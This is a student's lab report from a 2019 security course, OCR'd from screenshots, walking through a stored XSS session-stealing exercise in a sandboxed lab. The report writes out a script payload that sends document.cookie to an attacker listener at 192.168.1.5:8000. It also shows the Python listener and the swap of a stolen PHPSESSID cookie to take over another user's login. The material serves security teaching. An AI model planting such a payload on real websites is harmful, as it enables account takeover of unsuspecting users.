
Ryan Brodsky

ICS 482

11/29/2019

InfoSec Lab: Session Stealing (Stored XSS)


https://lab.infoseclearning.com/lab/session-stealing-stored-xss
Session Stealing (Stored XS...
Session Stealing (Stored XSS)

Note: if you submit an incorrect password, then script may only partially run and you may have to restart the session. Also note: you should wait for the script to complete before continuing.

```
support@Web:~$
support@Web:~$ LAB09A
[sudo] password for support:
```

EXECUTING SETUP SCRIPT

8 Type `exit` and press Enter two times. The first time is to terminate the SSH session and the second time is to close the terminal.

support@Web:~$ `exit`


root@Hacker:~# `exit`

```
ldconfig deferred processing now taking place
support@Web:~$ exit
logout
Connection to urbank.com closed.
root@Hacker:~# exit
```

CLOSING SSH SESSION AND CLOSING TERMINAL

BACK
INFOSEC LEARNING
NEXT
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1139300/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Terminal
Fri 19:14
support@Web: ~
File Edit View Search Terminal Help

```
Get:4 http://mirror.urbank.com/ precise/main libapache2-mod-php5 i386 5.3.10-1ubuntu3
[3,108 kB]
Get:5 http://mirror.urbank.com/ precise/universe libmcrypt4 i386 2.5.8-3.1 [76.1 kB]
Get:6 http://mirror.urbank.com/ precise/main libtl-5 i386 5.1.2-3.4ubuntu1 [148 kB]
Get:7 http://mirror.urbank.com/ precise/main php5 all 5.3.10-1ubuntu3 [1,072 B]
Get:8 http://mirror.urbank.com/ precise/main php5-cli i386 5.3.10-1ubuntu3 [3,085 kB]
Get:9 http://mirror.urbank.com/ precise/main php5-gd i386 5.3.10-1ubuntu3 [37.5 kB]
Get:10 http://mirror.urbank.com/ precise/universe php5-mcrypt i386 5.3.5-0ubuntu1 [16.
9 kB]
Get:11 http://mirror.urbank.com/ precise/universe phpmyadmin all 4:3.4.10.1-1 [5,343 k
B]
Fetched 12.5 MB in 0s (24.2 MB/s)
Preconfiguring packages ...
dpkg: apache2-mpm-worker: dependency problems, but removing anyway as you requested:
 apache2 depends on apache2-mpm-worker (= 2.2.22-1ubuntu1) | apache2-mpm-prefork (= 2.
2.22-1ubuntu1) | apache2-mpm-event (= 2.2.22-1ubuntu1) | apache2-mpm-itk (= 2.2.22-1ub
untu1); however:
  Package apache2-mpm-worker is to be removed.
  Package apache2-mpm-prefork is not installed.
  Package apache2-mpm-event is not installed.
  Package apache2-mpm-itk is not installed.
(Reading database ... 53816 files and directories currently installed.)
Removing apache2-mpm-worker ...
 * Stopping web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using
127.0.1.1 for ServerName
 ... waiting                                                            [ OK ]
```


https://lab.infoseclearning.com/lab/session-stealing-stored-xss
Session Stealing (Stored XS...
Session Stealing (Stored XSS)

Name:

Comment: `<script>document.write('<img src="http://192.168.1.5:8000/?'+document.cookie+'"/>');</script>`

Alice:
BLAH BLAH BLAH

POSTING JAVASCRIPT EMBEDDED WITH HTML

10 Observe the result.

Alice:
BLAH BLAH BLAH
:

INJECTION LOOKS SUCCESSFUL

11 Right-click and select View Page Source.

Welcome to the Customer Forum


Post Comment

Name:

Comment:

Alice:
BLAH BLAH BLAH
:

It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


https://lab.infoseclearning.com/lab/session-stealing-stored-xss
Session Stealing (Stored XS...
Session Stealing (Stored XSS)
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1139300/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Fri 19:16 ●
http://urbank.com/login_success.php – Iceweasel
http://urban...success.php
http://urbank.com/login_...
view-source:http://urbank.com/login_success.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Type here to search
6:16 PM
11/29/2019

INJECTION LOOKS SUCCESSFUL

11 **Right-click** and **select** View Page Source.

Save Page As...
View Background Image
Select All
View Page Source
View Page Info
Inspect Element (Q)

VIEW CLIENT-SIDE FILE TO VERIFY INJECTION

12 **Observe** that all characters look injected.

```
xtarea rows = "3" cols = "60" name = "comment"></textarea></br>
 = "submit" value = "Post!"><br/>
>:<br/> BLAH BLAH BLAH<br/>
/> <script>document.write('<img src="http://192.168.1.5:8000/?'+document.cookie+'"/>');</scrip
```

INJECTED CODE


Challenge #2

13 **Click** the close button on the browser.

```
<html>
        <body>
Login Successful, Welcome Bob        <br>
<br>
<br>
<br>

<h2>Welcome to the Customer Forum</h2>
<h3>Post Comment</h3>
<form action = "" method = "post">
Name: <input type = "text"  name = "name"><br/>
<br>
Comment: <textarea rows = "3" cols = "60" name = "comment"></textarea></br>
<br>
<input type = "submit" value = "Post!"><br/>
</form>
<b>Alice</b>:<br/> BLAH BLAH BLAH<br/>
<b></b>:<br/> <script>document.write('<img src="http://192.168.1.5:8000/?'+document.cookie+'"/
</html>
```

It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Iceweasel...


https://lab.infoseclearning.com/lab/session-stealing-stored-xss
Session Stealing (Stored XS...
Session Stealing (Stored XSS)
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1139300/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Terminal
Fri 19:17 ●
root@Hacker: ~
File Edit View Search Terminal Help
Type here to search
6:17 PM
11/29/2019

2 **Execute** the following command to **view** the IP address on eth0.

root@Hacker:~# `ifconfig`

```
root@Hacker:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcas
        inet6 fe80::20c:29ff:fe60:2bd9  prefixlen 64  scop
        ether 00:0c:29:60:2b:d9  txqueuelen 1000  (Etherne
```

VIEWING IP ADDRESS

3 **Execute** the command to **start** a web server that will **listen** on port 8000 on all available interfaces.

root@Hacker:~# `python -m SimpleHTTPServer`

```
root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

STARTING A SERVER LISTENER SOCKET (ALL IPS AND PORT 8000)

Challenge #3


4 **Close** the VM window.

Final_Kali-2.0_0 - Google Chrome
Secure https://lab.infoseclearning.com/lab/console/vm-213351/Final_Kali-2.0_0
Final_Kali-2.0_0
View Fullscreen
Send Ctrl+Alt+Delete
Applications
Places
Terminal
Sun 21:38 ●
root@Hacker: ~

```
root@Hacker:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::250:56ff:fe9a:42e8  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:9a:42:e8  txqueuelen 1000  (Ethernet)
        RX packets 1932  bytes 192940 (188.4 KiB)
        RX errors 1  dropped 28241  overruns 0  frame 0
        TX packets 1036  bytes 77118 (75.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 18  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 26  bytes 1618 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1618 (1.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```



https://lab.infoseclearning.com/lab/session-stealing-stored-xss

Session Stealing (Stored XSS)

Password : password1

Login

USER LOGIN

Note: When Alice logs in, it is business as usual. However, the attacker has just exploited a stored XSS vulnerability. Thus, any user visiting the website executes the stored JavaScript.

Login Successful, Welcome Alice

Welcome to the Customer Forum

Post Comment

Name:

Comment:

Post!

Alice:
BLAH BLAH BLAH
:

INJECTED WEB FORUM

Challenge #4

6 **Close** the VM window.

Final_Alice_DT_32bit - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-1139303/Final_Alice_DT_32bit

Final_Alice_DT_32bit

Mozilla Firefox 7:18 PM

urbank.com/login_success.php

Welcome to the Customer Forum

Post Comment


Name:

Comment:

Post!

Alice:
BLAH BLAH BLAH
:

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!



https://lab.infoseclearning.com/lab/session-stealing-stored-xss

Session Stealing (Stored XSS)

Domain	Name
☐ mx.urbank.com	language
☑ urbank.com	PHPSESSID

Name: PHPSESSID
Content: dcgq7se3n1ngnc06u4quelhmg2
Domain: urbank.com
Path: /
Send For: Any type of connection
Expires: At end of session

CONTENT CHANGED

Next Bob will refresh the browser to steal Alice's session.

11 **Click** the refresh button.

urbank.com/login_success.php

Login Successful, Welcome Bob

REFRESH

urbank.com/login_success.php

Login Successful, Welcome Alice

SESSION STOLEN

Challenge #5

Final_Kali-2.0 - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-1139300/Final_Kali-2.0

Final_Kali-2.0

Iceweasel Fri 19:20

urbank.com/login_success.php

Login Successful, Welcome Alice

Welcome to the Customer Forum

Post Comment

Name:

Comment:

Post!

Alice:
BLAH BLAH BLAH